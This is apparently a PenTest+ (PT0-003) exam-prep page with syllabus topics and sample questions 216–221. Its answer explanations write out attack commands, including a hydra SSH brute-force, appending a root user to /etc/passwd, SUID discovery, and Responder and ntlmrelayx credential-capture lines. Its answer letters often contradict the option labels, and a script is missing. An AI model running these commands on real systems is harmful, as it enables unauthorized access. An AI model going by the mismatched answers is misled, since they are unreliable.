


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CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	<ul style="list-style-type: none">Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.
Topic 2	<ul style="list-style-type: none">Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.
Topic 3	<ul style="list-style-type: none">Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.
Topic 4	<ul style="list-style-type: none">Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.
Topic 5	<ul style="list-style-type: none">Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.

CompTIA PenTest+ Exam Sample Questions (Q216-Q221):

NEW QUESTION # 216

A penetration tester writes the following script:

Which of the following is the tester performing?

- A. Scanning a network for specific open ports
- B. Searching for service vulnerabilities
- C. Trying to recover a lost bind shell
- D. Building a reverse shell listening on specified ports

Answer: A

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

10.0.0.1: inverse host lookup failed: Unknown host

(UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out

<https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

NEW QUESTION # 217

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Part 1:

. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

Select the appropriate set of commands to escalate privileges.

Identify which remediation steps should be taken.

Answer:

Explanation:

See the Explanation below for complete solution.

Explanation:

The command that would most likely exploit the services is:

```
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
```

The appropriate set of commands to escalate privileges is:

```
echo "root:2:5ZOYXRFHVZ7OY:0:0:root:/root/bin/bash" >> /etc/passwd
```

The remediations that should be taken after the successful privilege escalation are:

- * Remove the SUID bit from cp.

- * Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

- * Nmap Scan Analysis

- * Command: nmap -sC -T4 192.168.10.2

- * Purpose: This command runs a default script scan with timing template 4 (aggressive).

- * Output:

```
bash
```

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http

111/tcp closed rpcbind

445/tcp open samba

3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).

- * Enumerating Samba Shares

- * Command: enum4linux -S 192.168.10.2

- * Purpose: To enumerate Samba shares and users.

- * Output:

```
makefile
```

Copy code

```
user:[games] rid:[0x3f2]
```

```
user:[nobody] rid:[0x1f5]
```

```
user:[bind] rid:[0x4ba]
```

```
user:[proxy] rid:[0x42]
```

```
user:[syslog] rid:[0x4ba]
```

```
user:[www-data] rid:[0x42a]
```

```
user:[root] rid:[0x3e8]
```

```
user:[news] rid:[0x3fa]
```

```
user:[lowpriv] rid:[0x3fa]
```

We identify a user lowpriv.

- * Selecting Exploit Command

- * Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

- * Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.

- * Explanation:

- * -l lowpriv: Specifies the username.

- * -P 500-worst-passwords.txt: Specifies the password list.

- * -t 4: Uses 4 tasks/threads for the attack.

- * ssh://192.168.10.2:22: Specifies the SSH service and port.

- * Executing the Hydra Command

- * Result: Successful login as lowpriv user if a match is found.

Part 2: Privilege Escalation and Remediation

* Finding SUID Binaries and Configuration Files

* Command: `find / -perm -2 -type f 2>/dev/null | xargs ls -l`

* Purpose: To find world-writable files.

* Command: `find / -perm -u=s -type f 2>/dev/null | xargs ls -l`

* Purpose: To find files with SUID permission.

* Command: `grep "/bin/bash" /etc/passwd | cut -d: -f1-4,6,7`

* Purpose: To identify users with bash shell access.

* Selecting Privilege Escalation Command

* Command: `echo "root2:5ZOYXRFHVZ7OY:0:0:root:/root/bin/bash" >> /etc/passwd`

* Purpose: To create a new root user entry in the passwd file.

* Explanation:

* `root2`: Username.

* `5ZOYXRFHVZ7OY`: Password hash.

* `:0:0`: User and group ID (root).

* `/root`: Home directory.

* `/bin/bash`: Default shell.

* Executing the Privilege Escalation Command

* Result: Creation of a new root user `root2` with a specified password.

* Remediation Steps Post-Exploitation

* Remove SUID Bit from `cp`:

* Command: `chmod u-s /bin/cp`

* Purpose: Removing the SUID bit from `cp` to prevent misuse.

* Make Backup Script Not World-Writable:

* Command: `chmod o-w /path/to/backup/script`

* Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.

Execution and Verification

* Verifying Hydra Attack:

* Run the `Hydra` command and monitor for successful login attempts.

* Verifying Privilege Escalation:

* After appending the new root user to the `passwd` file, attempt to switch user to `root2` and check root privileges.

* Implementing Remediation:

* Apply the remediation commands to secure the system and verify the changes have been implemented.

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION # 218

A penetration tester finishes a security scan and uncovers numerous vulnerabilities on several hosts. Based on the targets' EPSS (Exploit Prediction Scoring System) and CVSS (Common Vulnerability Scoring System) scores, which of the following targets is the most likely to get attacked?

- A. Target 2: EPSS Score = 0.3, CVSS Score = 2
- B. Target 4: EPSS Score = 0.4, CVSS Score = 4.5
- C. Target 3: EPSS Score = 0.6, CVSS Score = 1
- D. Target 1: EPSS Score = 0.6, CVSS Score = 4

Answer: D

Explanation:

The EPSS (Exploit Prediction Scoring System) estimates how likely a vulnerability is to be exploited. Higher EPSS scores indicate a higher likelihood of exploitation.

* Option A (Target 1) #:

* EPSS 0.6 (60% chance of exploitation)

* CVSS 4 (Medium severity)

* # Best candidate since it has the highest likelihood of exploitation.

* Option B (Target 2) #: EPSS 0.3 (30%) is lower, making it less likely to be attacked.

* Option C (Target 3) #: EPSS 0.6 is high, but CVSS 1 is very low, meaning the vulnerability is not critical.

* Option D (Target 4) #: CVSS 4.5 is higher, but EPSS 0.4 is lower, meaning attackers are less likely to exploit it.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Vulnerability Prioritization with EPSS & CVSS

NEW QUESTION # 219

How does Responder work for LLMNR/NBT-NS poisoning, and how does it assist in capturing network credentials?

- A. responder.py -I eth0 -wP
- B. nc -tulpn 1234 192.168.1.2
- C. crackmapexec smb 192.168.1.0/24 -u "user" -p "pass123"
- D. ntlmrelayx.py -t 192.168.1.0/24 -l 1234

Answer: A

Explanation:

The goal is collecting information transmitted over the network during an internal assessment.

- * C. responder.py -I eth0 -wP
- * Responder is a widely used tool for LLMNR/NBT-NS poisoning and network credential capture.
- * By listening on the network interface (-I eth0), it can intercept authentication requests, capture hashes, and perform MITM attacks.
- * This directly aligns with network information gathering and interception.

Why not the others?

- * A. ntlmrelayx.py: Used for relaying captured NTLM hashes to another target, but it doesn't collect the data directly. Typically used after Responder has captured credentials.
- * B. nc -tulpn: Netcat with -tulpn is for listening/port binding, not for capturing network authentication broadcasts.
- * D. crackmapexec smb: SMB enumeration/exploitation tool, useful once credentials are known, but not for collecting transmitted data.

CompTIA PT0-003 Objective Mapping:

- * Domain 2.0: Information Gathering and Vulnerability Scanning
- * 2.3: Given a scenario, gather information by leveraging tools (e.g., Responder for network-based credential capture).

NEW QUESTION # 220

During a security assessment, a penetration tester captures plaintext login credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access.

Which of the following tools is the tester using?

- A. Zed Attack Proxy (ZAP)
- B. Metasploit
- C. Burp Suite
- D. Wireshark

Answer: D

Explanation:

Capturing plaintext credentials in network traffic is done using packet sniffing. Wireshark is the best tool for this task.

- * Option A (Burp Suite) #: Used for web application testing and intercepting HTTPS traffic, but not general network sniffing.
- * Option B (Wireshark) #: Correct.
- * Wireshark is a packet analysis tool that captures unencrypted network traffic, including plaintext credentials.
- * Option C (ZAP - Zed Attack Proxy) #: Similar to Burp Suite, but focused on web application security, not network packet capture.
- * Option D (Metasploit) #: Metasploit is used for exploitation rather than capturing traffic.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Packet Sniffing & Network Traffic Analysis

NEW QUESTION # 221

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